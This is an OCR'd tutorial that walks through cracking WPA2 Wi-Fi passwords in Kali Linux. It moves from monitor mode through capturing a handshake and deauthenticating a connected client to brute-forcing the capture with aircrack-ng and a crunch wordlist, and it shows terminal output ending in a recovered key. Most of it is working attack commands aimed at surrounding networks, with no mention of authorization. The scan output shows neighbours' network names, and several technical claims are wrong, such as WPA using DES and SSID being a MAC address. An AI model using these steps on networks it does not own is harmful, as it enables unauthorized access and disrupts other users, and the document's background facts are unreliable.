WIFI - HACKING

Deme Saikiran

AZURE-SKYNET

WIFI – HACKING IN KALI LINUX SYSTEM

WIFI – Wireless fidelity

Wifi was first used in the year 1997.

WORKING PRINCIPLE:

- WEP – Wireless equivalent privacy it is the strengthness of the pass phrase.
    - It is started in the year 1997.
    - It is not secired one and can easily hacked.

- WPA - Wireless protected access
    - This is another type started in the year 2003.
    - It uses DES (Data encryption standard algorithm).
    - It is secred than the WPE.

- WPA2 – Wireless protected access second version of the WPA.
    - This one started in the year 2004.
    - It uses Advanced encryption standard algorithm (AES).
    - It is More secured than WPE and WPA. Even though we can hack this.

TERMS RELATED TO WIFI :

- BSSID – Basic service set id / which is the MAC address of owner router.
- SSID – service set id / this is the MAC address of the connected people.
- Wlan – wireless lan.


REQUIREMENTS :

- Virtual machine with installed kali linux (or) Bootable live kali linux.
- Aircrack-ng tool
- Airdump-ng tool
- Crunch 3.6

START HACKING :


STEPS :

- Open terminal of kali linux then type the following command to check the number of preocesses running.
  - **airmon-ng start wlan0**
- Then to kill that process by not checking even type the following command.
  - **airmon-ng check kill** - this gives the process that going to be killed.
  - **airmon-ng check kill** - This kills the process that listed above.




```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
 1241 wpa_supplicant
 1520 dhclient
 1769 dhclient

root@kali:~# airmon-ng check kill
```

- Then to convert the wlan0 to the monitor mode type the following command.
  - **airmon-ng start wlan0** (shows monitor mode of wlan0 i.e. wlan0mon where wlan0mon is an interface to hack any wifi)




```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Centrino Advanced-N 6205 [Taylor Peak] (rev 34)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

- Here we can observe the wlan0mon interface to use.
- Then to use the wlan0mon interface i.e. to show the wifi networks around you with their bssid's type the following command.
  - **airodump-ng wlan0mon**




```
CH 10 ][ Elapsed: 10 mins ][ 2018-06-17 17:25 ][ WPA handshake: 50:8F:4C:AA:18:31

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:8F:4C:AA:18:31  -33     3272      219    0   6  54e. WPA2 CCMP   PSK  python
78:11:DC:35:2E:76  -72      978        7    0   1  54e  WPA2 CCMP   PSK  Bharath Kommukuri
6C:19:8F:5C:BC:7B  -89        8        0    0   1  54e  WPA2 CCMP   PSK  D-Link_DIR-600M
1C:5F:2B:62:1F:63  -89       14        0    0  10  54e  WPA2 CCMP   PSK  RAMANA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

6C:19:8F:5C:BC:7B  54:DC:1D:85:75:04  -87    0 - 6      0        3
(not associated)   DA:A1:19:38:23:9E  -80    0 - 1      0        6
(not associated)   DA:A1:19:A1:66:1A  -89    0 - 1      0        1
(not associated)   10:07:B6:18:05:10  -86    0 - 1      0       11
(not associated)   64:DB:43:1A:62:83  -83    0 - 1      0       13
```

- Then after we need to select one network and we need to check which devices are connected to the selected network to get the passphrase .cap file by the following command.
  - **airodump-ng - - bssid < Enter the MAC address of the target > -c <Enter channel number CH> -w <Any filename to store the passphrase as .cap file> wlan0mon**




```
CH  6 ][ Elapsed: 10 mins ][ 2018-06-17 17:27 ][ fixed channel wlan0mon: 5

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:8F:4C:AA:18:31  -31  80     3733      241    0   6  54e. WPA2 CCMP   PSK  python

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

50:8F:4C:AA:18:31  48:13:7E:52:AD:CC  -28    6e-24e    0       266
```

- Then there is a device connected to the target network as shown i.e. in the station bar . To get the passphrase we need to attack on the device by de authentication by the following command.
  - **aireplay-ng - - deauth 15 -a <access point MAC address > -h < users MAC address> wlan0mon**



```
root@kali:~# aireplay-ng --deauth 15 -a 50:8F:4C:AA:18:31 -h 48:13:7E:52:AD:CC wlan0mon
The interface MAC (60:67:20:96:14:20) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 48:13:7E:52:AD:CC
17:17:53  Waiting for beacon frame (BSSID: 50:8F:4C:AA:18:31) on channel 12
17:17:53  wlan0mon is on channel 12, but the AP uses channel 6
```

- Then it may fail like this but type the same command again and again then it works and deauthenticate the device as shown below.



```
root@kali:~# aireplay-ng --deauth 15 -a 50:8F:4C:AA:18:31 -h 48:13:7E:52:AD:CC wlan0mon
The interface MAC (60:67:20:96:14:20) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 48:13:7E:52:AD:CC
17:22:06  Waiting for beacon frame (BSSID: 50:8F:4C:AA:18:31) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:22:07  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:07  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:07  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:08  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:08  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:09  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:09  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:10  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:10  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:11  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:11  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:12  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:12  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:12  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
17:22:13  Sending DeAuth to broadcast -- BSSID: [50:8F:4C:AA:18:31]
root@kali:~#
```

- Here in the above command 15 indicates that our system deauthenticates the users device 15 times to get the handshake.
- Then we get the .cap file in the home directory so paste it on the desktop for clarity to use the .cap file.
- Now its time to see the passphrase behind that .cap file by the following commands.

TWO METHODS TO CRACK THE .CAP FILE :

METHOD-1:

- Using the rockyou file stored inbuilt in the kali linux system by the following command.
  - **aircrack-ng < captured file > -w <location of password dictionary file >**
- But it takes more time to crack so we will see the another method of cracking the file.


METHOD-2:

- **CRUNCH METHOD :**
  - This will crack the pass phrase in less time.
  - Time complexity is lesser than the before method.
  - So coming to the usage of this crunch method.


USAGE :


- If we know the password of which type if it is numerical then we will use this type of symbol with length %
- Or else if the password is alpha numberic then we use @ symbol.
- Coming to the commands to use

  - ➢ **crunch 10 10 -t %%%%%%%%%% -o /root/Desktop/<any_name>.lst**
    - Here 10 and 10 indicates the minimum and maximum length of the passphrase the location and name.lst file indicates that the possiblities of pass phrases will store in the .lst file on the Desktop.
  - ➢ **(In desktop directory)**
  - ➢ **Aircrack-ng <capfile > -w root/Desktop/<.lst file>**
- Then it strat comparing the two files and gives the passphrase.



```
root@kali:~# crunch 10 10 -t 12345%%%%% -o /root/Desktop/list.lst
Crunch will now generate the following amount of data: 1100000 bytes
1 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000

crunch: 100% completed generating output
```






```
[00:00:32] 67900/99999 keys tested (2088.53 k/s)

Time left: 15 seconds                                67.90%

                  KEY FOUND! [ 1234567890 ]


Master Key     : 3A D2 9F B2 D0 CB E8 96 02 59 72 1B A6 33 09 A9
                 53 B4 9F 4B D1 1E 50 83 BB 11 2D 40 C0 7C 6D DE

Transient Key  : B7 52 E6 E0 BC B4 1A 35 BA 45 C8 E3 AE B6 96 B0
                 CB 65 C5 25 E1 2A 59 61 5A 41 04 D9 8D 6C 1F 99
                 BB 04 08 60 E0 5A AE 9E A1 7C 55 30 18 13 DD 28
                 12 60 18 33 03 23 7E 72 4F ED 4D D3 BF D7 DE 00

EAPOL HMAC     : 6E 48 42 4D C4 E0 C0 89 51 17 94 A4 C5 12 78 C6
```


…………………….……..HERE IS THE KEY FOUND SUCCESSFULLY……………..………..

- Then while doing this process wifi i.e. wlan session will die so we need to restart our pc to use the wifi driver once again or else follow this process to use wlan0 without restarting system after we get the passphrase.
  - **sudo airmon-ng stop wlan0mon**



```
root@kali:~# sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         Intel Corporation Centrino Advanced-N 6205 [Taylor Peak] (rev 34)

                (mac80211 station mode vif enabled on [phy0]wlan0)

                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

- Then restart the service network-manager by the following command.
  - **Sudo service network-manager restart**



```
root@kali:~# sudo service network-manager restart
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.143.69.63  netmask 255.255.0.0  broadcast 10.143.255.255
        inet6 fe80::18b9:323e:3578:af20  prefixlen 64  scopeid 0x20<link>
        ether 00:21:cc:cf:b6:37  txqueuelen 1000  (Ethernet)
        RX packets 2595  bytes 2770868 (2.6 MiB)
        RX errors 0  dropped 50  overruns 0  frame 0
        TX packets 1307  bytes 118984 (116.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 20  memory 0xf2500000-f2520000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 20  bytes 1032 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1032 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 36:89:bf:a9:fa:61  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```